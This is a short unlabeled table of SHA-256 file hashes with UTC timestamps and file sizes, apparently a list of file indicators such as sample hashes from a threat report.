2856f4ff4ac68e06b8712cdb8f8a5319c95d1e2479edf2b80e0d7fd9c2b2e80a	11 May 2018 01:32:07 UTC	560128
30689bc02dd60fb674bd2e7f08fa2192d8cbeb94c8ae4c42617a698d53f1781a	09 Jun 2019 18:31:55 UTC	414208
3328f642826f94536ec3db7387be182bdb38c85bc4df23e422d1de465573c6b9	04 Aug 2019 17:03:01 UTC	417727
413fad039e9690ecc857d1c8cf90e132d521cc71d068f4286226affd66daa6e9	12 May 2018 14:19:21 UTC	502784

72e2948d99856cc42584d095ce79202d4de3141e197d4a94c1e7f3b325c0d4b5	09 Jul 2019 20:04:11 UTC	412160
763793e5725b92f61fbba97d15c8ded2817fb2623171a2db7eef94be5cc6729c	26 Jul 2019 20:42:02 UTC	411648
88aab5d336162ec7acc074535966fc665c85f286bc652f884fd4a25dcdb1f37b	22 Jun 2019 17:33:27 UTC	410624
8b1049117f561f5d4cf56258c7ca17551148e2c63af154ba04d96e1373d7dca0	05 Nov 2018 16:55:31 UTC	525824
8fc0120d9711a19292966c48e2eb367f26c2d874ab9fa4fd5cf7f5472bee692f	05 Jul 2019 17:55:16 UTC	411648
947461d7441512286618a6742282c2de9825d8295af0b5559bc6520711f476af	03 Jun 2019 19:45:15 UTC	475880
9e65fa0964f3a81940ad88cb3652207e5ad050ac6aa8cadc9ae08f140b354b5f	09 May 2018 18:54:19 UTC	531456
a521906d8d60d94b14c63012d8ba7ded69b7bb5bde161c62bce8cc6e78434f8f	26 Jul 2019 20:42:02 UTC	177664
bac3002b2f86de531ad50ac9163cad514bbc9d910cfce5fa3e0d6fb13589f05e	26 Apr 1998 12:47:14 UTC	556935
cfa7f5ad7247d7d70fbbf4dce873fda9646e1964324e518030793ffa939dbd09	09 Jun 2019 18:31:55 UTC	410096
d07f601b72c6f91c1689141934a1c13a256a283db28e0982202e61d7c07b3abb	23 Apr 2019 21:05:04 UTC	272385
e5d48c09723b9de123a30c7b1b91987707fc51abcbf97578d7f9d9012157d28d	03 Aug 2019 21:02:54 UTC	418304

f1803ca741edac689dc4bb3cc20d30ea79cdb5198d58347ea71d25ed40c0fec7	22 Jun 2019 17:33:27 UTC	410624
f7d4c818939899d54b44929950c3e2b331b3787ceb8f72451c8bc375e0d79ac7	26 Jul 2019 20:42:02 UTC	411648
fd07d37e18bc922e5d92aeca2267efeec02599a0e35bfaa1d5dce9e27fae735d	04 Aug 2019 17:03:01 UTC	417792